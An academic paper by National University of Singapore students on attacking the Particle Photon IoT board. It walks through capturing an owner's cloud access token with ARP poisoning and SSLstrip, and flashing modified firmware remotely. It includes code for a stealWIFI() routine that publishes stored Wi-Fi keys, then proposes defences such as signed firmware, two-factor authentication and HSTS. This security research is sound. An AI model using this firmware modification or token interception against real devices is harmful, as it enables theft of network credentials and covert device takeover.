IoT Hacking: Attacking the Photon

Ang Kiang Siang
National University of Singapore
21 Lower Kent Ridge Rd, 119077
+65 90495036
a0125528@u.nus.edu

Chew Yung Chung
National University of Singapore
21 Lower Kent Ridge Rd, 119077
+65 90495036
a0133662@u.nus.edu

Tan Qiu Hao, Joel
National University of Singapore
21 Lower Kent Ridge Rd, 119077
+65 90495036
a0125473@u.nus.edu

Juliana Seng
National University of Singapore
21 Lower Kent Ridge Rd, 119077
+65 90495036
a0126332@u.nus.edu

ABSTRACT
The Internet of Things (IoT) is becoming increasingly prevalent as the world moves towards the vision of a smarter home and city. As more of these products, which range from interconnected sensors to wearable devices, get connected to the Internet, serious concerns are being raised with regards to its security. Unfortunately, as the domain of IoT is relatively new, security is inadequately considered in these devices. This paper explores the security aspects of a popular IoT device, the Particle Photon. Furthermore, the paper demonstrates a viable attack to compromise a Particle Photon, and retrieve its stored Wi-Fi passwords over the Internet. Finally, the paper proposes potential defense measures that can be adopted to better secure the Particle Photon.

Categories and Subject Descriptors
C.2.1 [**Computer-Comm. Networks**]: Network Architecture and Design; C.2.3 [**Computer-Comm. Networks**]: Network Operations; C.2.6 [**Computer-Comm. Networks**]: Internetworking; C.3 [**Special-purpose and application based systems**]

General Terms
Security.

Keywords
IoT, Particle, Photon.

1. INTRODUCTION
Internet of Things (IoT) refers to the interconnected network of physical objects that enables the collection and exchange of data over the Internet. Examples include using IoT to monitor and manage energy consumption within a household, remotely switching on/off appliances, and automatically unlocking of doors. Contributing to the revolution of smart cities worldwide, advanced Information and Communication Technologies (ICTs) infrastructures have implemented IoT as one of the key technologies supporting this growth.[6] This shows the importance of IoT in today's market and how it will be widely used in future. Furthermore, with this increased involvement of IoT on critical data over the Internet, questions on the security of IoT devices should be raised and investigated. In 2014, a researcher in Proofpoint uncovered a botnet where 25% of the traffic comprised of compromised IoT devices [5]. This incident demonstrated the potential risk of unsecured IoT devices, and further affirms the importance of IoT security.

Out of all of the IoT devices in the market, the Particle Photon was chosen because the device is a popular IoT development kit and is relatively inexpensive, at US$19. The Particle Photon, henceforth Photon, is a Wi-Fi enabled development kit meant for IoT prototyping. The Photon is a product by Particle, and is a part of a family of development kits, including kits with cellular connectivity. The Photon leverages on another product by Particle, a P0/P1 chip, which contains a STM32F205 120Mhz ARM Cortex M3 microcontroller and a Broadcom BCM43362 Wi-Fi chip that communicates on 802.11b/g/n protocol. The Photon also comes with a 1MB flash memory and 128KB RAM which are preloaded with Particle's firmware libraries. Because Particle products are meant for prototyping and subsequent deployment, the Photon has both open sourced hardware and software.

In this paper, the security aspects of the Photon will be explored. Additionally, a viable attack to compromise a Particle Photon and retrieve its stored Wi-Fi passwords over the Internet will be demonstrated. Finally, the paper will propose potential defense measures that can be adopted to better secure the Particle Photon.

2. BACKGROUND
2.1 Particle Platform
Before the Photon's features can be accessed, a user has to sign up for a Particle account. Upon signup, the account is entitled access to the Particle Platform, which include tools such as the web IDE, mobile SDK, and the device dashboard.

2.2 Access Token and Device ID
Each particle account is assigned an access token, a 40 digit hexadecimal string that is used to interact with the account and its associated devices through the use of Particle's Cloud API.[3] By default, the assigned access tokens do not expire, but users are allowed to assign an expiry date to them.



Figure 1. Screenshot of access token

On the other hand, all Particle devices come with a 24 digit hexadecimal string device ID meant to uniquely identify the device. The device ID is a required component when invoking Particle' Cloud API as it tells the server which device to relay instructions to.

2.3 Setting up the Photon

Setting up the Photon to connect to a local Wi-Fi can be done in two ways:

- Particle's command line program particle-cli on a computer
- Particle's mobile app, Particle that is available on both Android and iOS

1. At the beginning of this procedure, the application requires the user to sign-in to a Particle account. Upon sign in, the application is assigned a temporary access token so that it is able to interact with the Particle Cloud.
2. Next, the application initiates the setup by connecting to the Photon's unsecured Wi-Fi access point.
3. Once connected, using the TCP/5609 simple protocol, the application will issue a command to the Photon HTTP's server on port 80 to request for its device public key.[4]
4. The Photon then sends its device public key to the computer/smartphone.
5. With the device public key, the application encrypts the Wi-Fi details with RSA utilizing PKCS #1 v1.5 padding scheme.
6. The application then sends the encrypted Wi-Fi details to back to the Photon.
7. Finally, the Photon decrypts the encrypted Wi-Fi details with its device private key and uses the Wi-Fi credentials to connect to the respective local Wi-Fi.

It is noted that the Photon stores up to 5 encrypted Wi-Fi details onboard its flash memory, decrypting it only when it is required to connect to a recognized local Wi-Fi.

2.4 Claiming the Photon

To claim the device under the logged in Particle account, the application requires a claim code. The claim code can be requested using the Cloud API by supplying both the device ID and access token.

- The claim code is 48 bytes, based-64 encoded into a 64 character string.

1. The application invokes the Cloud API to request for a claim code, supplying the Photon device ID as well as the access token.
2. The server generates and returns a 64 character string to the application.
3. The application issues a sends a claim command to the Photon, supplying the claim code retrieved in step 2.
4. The Photon writes the claim code onto its flash and flags itself as claimed.
5. The Photon then sends the claim code to the Particle server
6. Finally, the Particle server associates the device with the account that requested for the claim code, completing the claiming process.

2.5 Photon Software and Firmware

There are two layers of abstraction to the Photon: the firmware and the software. Particle provides a web IDE (https://build.particle.io/), which allows users to compile and flash written software onto the Photon. Web traffic between the client computer and the web IDE uses TLS security. The access token is also retrievable via the web IDE.



Figure 2. An access token retrieved from Particle web IDE after logging in with a Particle account

In addition, the Photon's firmware is open source and well documented. The source files are available at https://github.com/spark/firmware. Users who wish to make customized changes on the firmware level can download the source files to build and compile into a binary so that it can be flashed either through use of the Cloud API or serial connection.

2.6 Particle Cloud

Mentioned throughout section 2, Particle offers a Cloud API based on Representational State Transfer (REST). In this case,

this means that that the URL is used as the primary resource locator, where the unique "resource" refers to any of Particle's devices (in this paper, we discuss the Photon). For example, every device has a URL, which can be used to GET variables, POST a function call, or PUT binary files. Instructions intended for a specific device are sent to the Particle server, which are then relayed to the targeted Particle device, and subsequently executed on the device. The network analysis tool Wireshark has been used to analyze the various communication channels of the Particle system. It was found that communication between client and Particle server uses TLS 1.2 while server to device uses Constrained Application Protocol (COAP).

The Particle Cloud provides APIs to manage a device. The functionalities provided include but are not limited to:

- Listing devices,
- Flashing firmware/software,
- Claim/unclaim a device,
- Calling a function, and
- Retrieving a variable value.

An example on how to flash a firmware onto the device is shown below:

Example Request

```
$ curl -X PUT -F file=@my-firmware-app.bin -F file_type=binary -F access_token=1234
https://api.particle.io/v1/devices/0123456789abcdef01234567
```

Example Response

```
PUT /v1/devices/0123456789abcdef01234567
HTTP/1.1 200 OK
{
  "id": "0123456789abcdef01234567",
  "status": "Update started"
}
```

Figure 3. An example request to remotely PUT a firmware onto a Photon

In general, to execute any of the Cloud APIs, knowledge of the device ID and the access token must be known. This pair of information is in most cases only known to the owner of the device.

The diagram below shows an overview on the communication between client, device, and server.



Figure 4. Overview of communication between client, device and server

3. Illustrated Example

3.1 Overview

This section addresses the technique, namely gaining knowledge of the victim's access token, targeting a specific device, flashing a modified firmware on the device, and then retrieving the store Wi-Fi credentials on the device. The extent to which the attack can be achieved without the knowledge of a user will be investigated. It is important to note that the attack is discussed under the following assumptions:

1. The victim owns at least one Particle device and has claimed it under a Particle account.
2. The victim has minimum rights to manage the firmware for the devices.

3.2 Acquiring the Access Token

As mentioned in section 2, a user is required to supply both device ID and an access token to the Particle server whenever he/she wants to send an instruction to the Photon. The Particle server will check for the validity of the mentioned strings, as well as the access rights assigned to the access token. When the device ID, access token, and access rights are valid to execute the instruction, the server will relay the instructions to the device referenced by the device ID provided. The first step to compromise a device is to acquire the access token from the victim. To do this, an attacker can for instance perform phishing or social engineering to trick the user into divulging his access token. However, for the purposes of this example, Man-in-the-Middle attacks are used to hijack the communication between Particle server and the victim.

For the purposes of this example, a network was set up with the attacker masquerading as the gateway through ARP poisoning. This effectively allows the attacker to intercept the victim's traffic to and fro the Internet. Earlier in the paper, it has been mentioned that communication between the client and Particle is encrypted via the use of TLS 1.2 communication protocol. As such, the SSLstrip tool was used to force unencrypted communications between the victim and Particle server.



Figure 5. SSLstrip in progress

The unsuspecting victim proceeds to login to Particle website to manage his devices. Meanwhile, the attacker has the required information, specifically the access token, logged within the SSLStrip log files. It is important to note that the victim does not necessarily have to sign in to the Particle website for the attacker

to steal the access token. Another way to steal the access token can be whenever the victim invokes the Cloud API, because the access token is provided within the URL or POST parameters

```
10.0.0.100] GET app.getsentry.com/api/48999/store/?sentry_version=4&sentry_client=raven-js
10.0.0.100] POST api.segment.io/v1/t
10.0.0.100] POST load: {"integrations":{},"context":{"page":{"path":"/build/56c37c27413c5a
10.0.0.100] POST webapi.particle.io//v1/apps/56c37c27413c5ab4db00084d/binaries
10.0.0.100] POST load: access_token=1f9feedfbc40ebf501c72d3478df23e236cb6b3d
10.0.0.100] POST api.segment.io/v1/t
10.0.0.100] POST load: {"integrations":{},"context":{"page":{"path":"/build/56c37c27413c5a
10.0.0.100] GET app.getsentry.com/api/48999/store/?sentry_version=4&sentry_client=raven-js
```

Figure 6. Example of SSLstrip log files capturing the access token during a successful authentication

3.3 Acquiring the Device ID

Now, to acquire the device ID, the attacker can make use of the Particle's Cloud API to list the devices tied under the access token. This may seem strange because the paper mentioned earlier that the Cloud API requires both device ID and the access token. However, knowing the access token alone is sufficient. This is because Particle provides an API that allows a user to list the devices he has access to. Since the attacker has already acquired the access token, the attacker can now list the devices to retrieve the device ID. This effectively undermines the need to know a specific device ID to send instructions.



Figure 7. Particle Cloud API documentation

Figure 8. Example of real listed device

The attacker now has the two vital information needed to control any of the devices that are enumerated. Under the assumption in section 3.1, the victim has access rights to manage the firmware on his devices. This meant that the attacker is now able to install modified firmware on the victim's device. The next step will be to modify the firmware for the device.

3.4 Modifying the Firmware

Before beginning to modify the firmware, the attacker has to retrieve the firmware source files. The firmware source files can be easily retrieved from Particles Github repository. Notice that in section 3.2, the product ID of the device is listed. This allows the attacker to know which device to build the firmware for, eliminating the need for trial and error. In the next part, the paper discusses on the steps taken to find what to modify, as well as the modifications done to realize the goal of stealing stored Wi-Fi credentials.

Searching on what to modify within the source files is like searching for a needle in the haystack. Fortunately, the device itself provides API to get and set Wi-Fi credentials, **WiFi.getCredentials**, giving a clue in where to start searching. With the help of the git commit for implementation of the **WiFi.getCredentials**, the internal function used to retrieve Wi-Fi credentials was found to be **wlan_get_credentials** in wlan_hal.cpp. A snippet of the code with the unimportant details removed, is shown below:

```
/**
 * Lists all WLAN credentials currently stored on the device
 */
int wlan_get_credentials(wlan_scan_result_t callback, void* callback_data)
{
                                :
        // iterate through each stored ap
        for(int i = 0; i < CONFIG_AP_LIST_SIZE; i++) {
            const wiced_config_ap_entry_t &ap = wifi_config->stored_ap_list[i];
                                :

            WiFiAccessPoint data;
            memcpy(data.ssid, record->SSID.value, record->SSID.length);
            memcpy(data.bssid, (uint8_t*)&record->BSSID, 6);
            data.ssidLength = record->SSID.length;
            data.ssid[data.ssidLength] = 0;
            data.security = toSecurityType(record->security);
            data.cipher = toCipherType(record->security);
            data.rssi = record->signal_strength;
            data.channel = record->channel;
            data.maxDataRate = record->max_data_rate;

            callback(&data, callback_data);
    }
    return result < 0 ? result : count;
}
```

Figure 9. The wlan_get_credentials function in wlan_hal.cpp

The function copies Wi-Fi information retrieved from the **wiced_config_ap_entry_t** data structure into the **WiFiAccessPoint** data structure. Subsequently, the function sends the populated **WiFiAccessPoint** structure to the callback function. **wiced_config_ap_entry_t** is found in platform_dct.h, while **WiFiAccessPoint** is found in wlan_hal.h. It was found that the **wiced_config_ap_entry_t** not only contains the Wi-Fi information, it also contains the credentials required for the example. Both data structures are shown below:

```
typedef struct
{
    wiced_ap_info_t details;
    uint8_t         security_key_length;
    char            security_key[ SECURITY_KEY_SIZE ];
} wiced_config_ap_entry_t;
```

```
typedef struct WiFiAccessPoint {
    size_t size;
    char ssid[33];
    uint8_t ssidLength;
    uint8_t bssid[6];
    WLanSecurityType security;
    WLanSecurityCipher cipher;
    uint8_t channel;
    int maxDataRate;   // the mdr in bits/s
    int rssi;          // when scanning

#ifdef __cplusplus

    WiFiAccessPoint()
    {
        memset(this, 0, sizeof(*this));
        size = sizeof(*this);
    }
#endif
} WiFiAccessPoint;
```

Figure 10. wiced_config_ap_entry_t and WiFiAccessPoint data structures, used for storing WiFi credentials in the firmware

Now, the attacker has all the required knowledge to modify the firmware and retrieve the stored WiFi credentials. Shown below is a simple example:

```
typedef struct WiFiAccessPoint {
  size_t size;
  char ssid[33];
  uint8_t ssidLength;
  uint8_t bssid[6];
  WLanSecurityType security;
  WLanSecurityCipher cipher;
  uint8_t channel;
  int maxDataRate;   // the mdr in bits/s
  int rssi;          // when scanning
```

```
typedef struct WiFiAccessPoint {
  size_t size;
  char ssid[33];
  uint8_t ssidLength;
  char security_key[64];
  uint8_t security_key_length;
  uint8_t bssid[6];
  WLanSecurityType security;
  WLanSecurityCipher cipher;
  uint8_t channel;
  int maxDataRate;   // the mdr in bits/s
  int rssi;          // when scanning
```

Added to retrieve password

Figure 11. Modifying WiFiAccessPoint to allocate space for the Wi-Fi credentials

```
WiFiAccessPoint data;
memcpy(data.ssid, record->SSID.value, record->SSID.length);
memcpy(data.bssid, (uint8_t*)&record->BSSID, 6);
data.ssidLength = record->SSID.length;
data.ssid[data.ssidLength] = 0;
data.security = toSecurityType(record->security);
data.cipher = toCipherType(record->security);
data.rssi = record->signal_strength;
data.channel = record->channel;
data.maxDataRate = record->max_data_rate;
```

```
WiFiAccessPoint data;
memcpy(data.ssid, record->SSID.value, record->SSID.length);
memcpy(data.bssid, (uint8_t*)&record->BSSID, 6);
memcpy(data.security_key, ap.security_key, ap.security_key_length);
data.security_key_length = ap.security_key_length;
data.security_key[data.security_key_length] = 0;
data.ssidLength = record->SSID.length;
data.ssid[data.ssidLength] = 0;
data.security = toSecurityType(record->security);
data.cipher = toCipherType(record->security);
data.rssi = record->signal_strength;
data.channel = record->channel;
data.maxDataRate = record->max_data_rate;
```

Added to copy the Wi-Fi password into the modified data structure

Figure 12. Modifying the wlan_get_credentials function to retrieve the Wi-Fi credentials

Finally, the attacker has to find some method to invoke the function either remotely, or automatically. For this example, the function used to execute user applications was exploited to run the modified code. As for the retrieval of the Wi-Fi credentials, the publish function was used to periodically display the credentials onto the Particle's event page.

```
unsigned long old_time = 0;

void app_loop(bool threaded)
{
    ...
        //Execute user application setup only once
        DECLARE_SYS_HEALTH(ENTERED_Setup);
        if (system_mode()!=SAFE_MODE)
        {
          setup();
          SPARK_WIRING_APPLICATION = 1;
#if !MODULAR_FIRMWARE
          _post_loop();
#endif
        }
        //Execute user application loop
        DECLARE_SYS_HEALTH(ENTERED_Loop);
        if (system_mode()!=SAFE_MODE) {
          loop();
          if (millis() - old_time >= 6000) {
            stealWIFI();
```

```
void stealWIFI()
{
    WiFiAccessPoint ap[8];
    int found = WiFi.getCredentials(ap, 8);
    for (int i = 0; i < found; i++) {
        char publish[100];  //ssid -> 33, key -> 64
        sprintf(publish, "%s:%s", ap[i].ssid, ap[i].security_key);
        Particle.publish("wifiDetails",publish);
        delay(600);
    }
}
```

Figure 13. Modifying the app_loop() function used by the firmware to execute user applications, with a call to custom function stealWiFi()

3.5 Flashing the Firmware on the Targeted Device

After firmware modification is done, the attacker can proceed to build the firmware binaries, and subsequently flash the firmware over the Internet using the Cloud API mentioned in section 2.5. Firmware flashing takes only a short while and does not overwrite the current user application installed on the device. This allows the attacker to compromise the Photon device without disrupting its usual functions.

3.6 Retrieving the Wi-Fi Credentials

To retrieve the Wi-Fi credentials for this example, the attacker has to access the events page for the targeted device. The Wi-Fi credentials published is a hexadecimal key, which is equivalent to the original Wi-Fi passphrase and would allow a successful authentication.[2]



Figure 14. Example of published Wi-Fi credentials



Figure 15. Verification that the published 64 digits hexadecimal key corresponds to the original passphrase for the corresponding AP

4. Recommended Defence Measures

Based on the attack demonstrated, a number of key weakness in the system has been identified. These are the weaknesses that allowed the attack to be feasible and successful.

- MiTM /Social engineering to retrieve the access token
- Excessive capabilities associated with the access token
- Easily retrievable Wi-Fi details

With these weaknesses in mind, a series of defence measures are proposed in the following sections.

4.1 Limit Capabilities of an Access Token

As it stands now, knowledge of only the access token gives a user the capability to do a number of actions. Two actions in particular that can be performed, and have been discussed in section 2 (Background) are:

1. Enumerate the details of the devices attached to the account that is associated with the access token in question
2. Remote flashing of the firmware by sending a POST with a PUT request to the URL that uniquely identifies a Photon

This means that a person with unauthorized knowledge of someone else's Particle access token can potentially reprogram his/her Particle devices, possibly gaining complete control of the Photon. A possible measure to reduce this risk is to limit the capabilities of having the access token. For example, Particle could implement optional restriction where users can choose to disable device enumeration. An alternative is to introduce an extra secret such that knowing the access token alone will be insufficient to gain complete control. However, the same problem could occur when a malicious person gets hold of both secrets.

4.2 Two-Factor Authentication

Capabilities associated with an access token are excessive. However, there are no measures in place to ensure if an access token that is being used belongs to the user performing actions with it. The implication is that an access token becomes the weakest link with the greatest authorization. A proposed measure

to rectify the weakness of an access token is to introduce a second factor of authentication for the owner of the photon.

This second factor of authentication can be in the form of a one-time password (OTP) token distributed using SMS. Specific actions would require the OTP token that will be sent to the owner's registered phone number by Particle. In order to adjust usability against security, the OTP is recommended to be required for actions that are of a higher importance. Actions that can be categorized under this importance may include actions that affect the internal state of the Photon, such as flashing of firmware/software, or changing the ownership of the Photon. This OTP can then be used by the user's system and the server as a symmetric key to encrypt/decrypt the data to be sent/received. This implementation will assist the process of mass flashing of devices.

4.3 Signing of Firmware Updates

Firmware updates is one of the vulnerable critical components of Photon. In order to provide a better security for firmware flashing, the client's identity must be validated. Asymmetric cryptography can be implemented as an additional security on top of the access token. As an example, the user will hold an asymmetric key pair while the Photon holds only the public key. Whenever the client intends to initiate a firmware update to the Photon, a hash value of the firmware is computed and signed with the private key. The client will then send both the firmware and the encrypted hash value to the Photon via the Cloud API. After the device has received the firmware, it will compute the hash value of the firmware, and decrypt the encrypted hash value with its public key. Finally, the device will compare both hash values to ensure that the firmware update is valid and trusted. Corrupted or unauthorized firmware updates will result in a different hash value, and subsequently dropped by the Photon. This will work as a mechanism to ensure the authenticity and integrity of the firmware update.

4.4 MITM Attacks

Similar to any ICT system, the end users are the weakest link. To defend against this attack, one must first be aware of possible man-in-the-middle attacks. User education should be provided to raise awareness and endow relevant knowledge to avoid becoming victims of such attacks.

As shown in the illustrated example, a simple man-in-the-middle attack such as SSL stripping can be used to steal information from unsuspecting users. However, it is also easy to prevent such attacks. For example, when accessing websites, the user can verify the certificate of the server to ensure it is the authentic server that is intended to be connected to. Specifically against SSL stripping, servers should employ HTTP Strict Transport Security (HSTS) on their web pages. HSTS allows the webservers to inform web browsers to only communicate with HTTPS. According to RFC 6797 (Nov, 2012), this is done by the use of the "Strict-Transport-Security" HTTP header.[1] When the browser receives the STS header, it is compelled to initiate HTTPS connections with the website. Furthermore, a browser plugin can be used such as HTTPS Everywhere or ForceTLS. These plugins will opt for HTTPS/TLS connections to whenever the option is available.

Against other man-in-the-middle attacks, users can be educated on best practices that include but are not limited to:

- Never connect to unsecured Wi-Fi networks
- Usage of strong encryption between servers and clients

4.5 Access to sensitive data within Photon

The Photon can store up to 5 network credentials of the Wi-Fi APs it has connected to. Moreover, the SSID and Wi-Fi password used to connect to the AP can be retrieved from the internal flash memory of the Photon. Most wireless drivers accept the passphrase as a string of at most 63 characters. However, some software also allows the key to be entered directly. This means that with the existing information, it is possible to connect to the AP which information is stored in the Photon. The key is in the form of 64 hexadecimal digits, and is derived from the network SSID and passphrase using a hashing algorithm.

$$\text{Key} = \text{PBKDF2}(\text{passphrase}, \text{ssid}, 4096, 256)$$

While it is not possible to reverse the algorithm to arrive at the passphrase directly, this opens up possibility of attacks that uses rainbow tables in order to retrieve the actual passphrase used. This is especially possible for certain brands of AP, which standardize the SSID across the broad. With the prevalence of computer users reusing passphrases for multiple purposes, this might lead to the compromise of other computer services.

To mitigate this attack vector, the firmware and user application within the Photon should not be able to access SSID and key of AP. Additionally, encrypting the key for storage is not a solution, as the key or function to decrypt is likely to be available in the Photon as well. By using the methods described above or otherwise, the attacker would be able to obtain the decrypted key nonetheless. Instead, the permission to access the SSID and key of the AP should be limited to the functions or programs that absolutely requires it, such as the boot loader when connecting to the AP during the boot up of the Photon.

4.6 Local Flashing of Photon

The firmware and software of the Photon can be flashed locally or remotely, as long as the access token is provided. This allows an attacker to overwrite the firmware and/or the software of the Photon given knowledge of the access token, even without physical access to the Photon. Moreover, the attacker can flash the firmware while leaving the user application intact, leaving the owner unaware that his Photon has been modified.

An optional restriction can be implemented as a solution to limit the means of flashing. User should be able to allow or disallow the capability to perform a remote flashing of the firmware or software of a Particle device. In this way, flashing of the firmware or software can be restricted to local flashing. This adds another factor of authentication- physical ownership of the Photon.

5. CONCLUSION

This paper has examined the security aspects of the Particle Photon, and found that the access token to the Particle Cloud is insufficient as an authentication mechanism. With just the access token, the paper has shown that a viable attack can be performed in a series of steps, to steal the Wi-Fi passwords from the device over the Internet. Although the attack demonstrated may seem trivial, the consequences are serious because the attacker has full control of the device. Finally, the paper proposed potential defense measures that can be adopted to better secure the Particle Photon.

6. ACKNOWLEDGMENTS

This project would not have been possible with the guidance of our mentor, Prof Anderson Hugh. Our team would like to express our gratitude for sharing with us your knowledge and advice.

7. REFERENCES

[1] Hodges, J., Paypal, Jackson, C., Carnegie Mellon University, Barth, A., & Google, Inc. (2012, November). HTTP Strict Transport Security (HSTS). Internet Engineering Task Force (IETF), ISSN: 2070-1721. Retrieved from https://tools.ietf.org/html/rfc6797

[2] Joris van Rantwijk. (2006, December 06). From passphrase to hex, WPA Key calculation. Retrieved from http://jorisvr.nl/wpapsk.html

[3] Particle. (nd). Particle Cloud API. Retrieved from https://docs.particle.io/reference/api/

[4] Particle. (2016, February 24). Soft-AP setup protocol, firmware and test. Retrieved from https://github.com/spark/firmware/blob/develop/hal/src/photon/soft-ap.md

[5] Proofpoint. (2014, January 17). Proofpoint Uncovers Internet of Things (IoT) Cyberattack. Retrieved from http://investors.proofpoint.com/releasedetail.cfm?releaseid=819799

[6] Scuotto, V., Ferraris, A., & Bresciani, S. (2016, April). Internet of Things: Applications and challenges in smart cities: a case study of IBM smart city projects. Business Process Management Journal, Vol. 22 Iss: 2, pp.357 - 367. doi:10.1108/BPMJ-05-2015-0074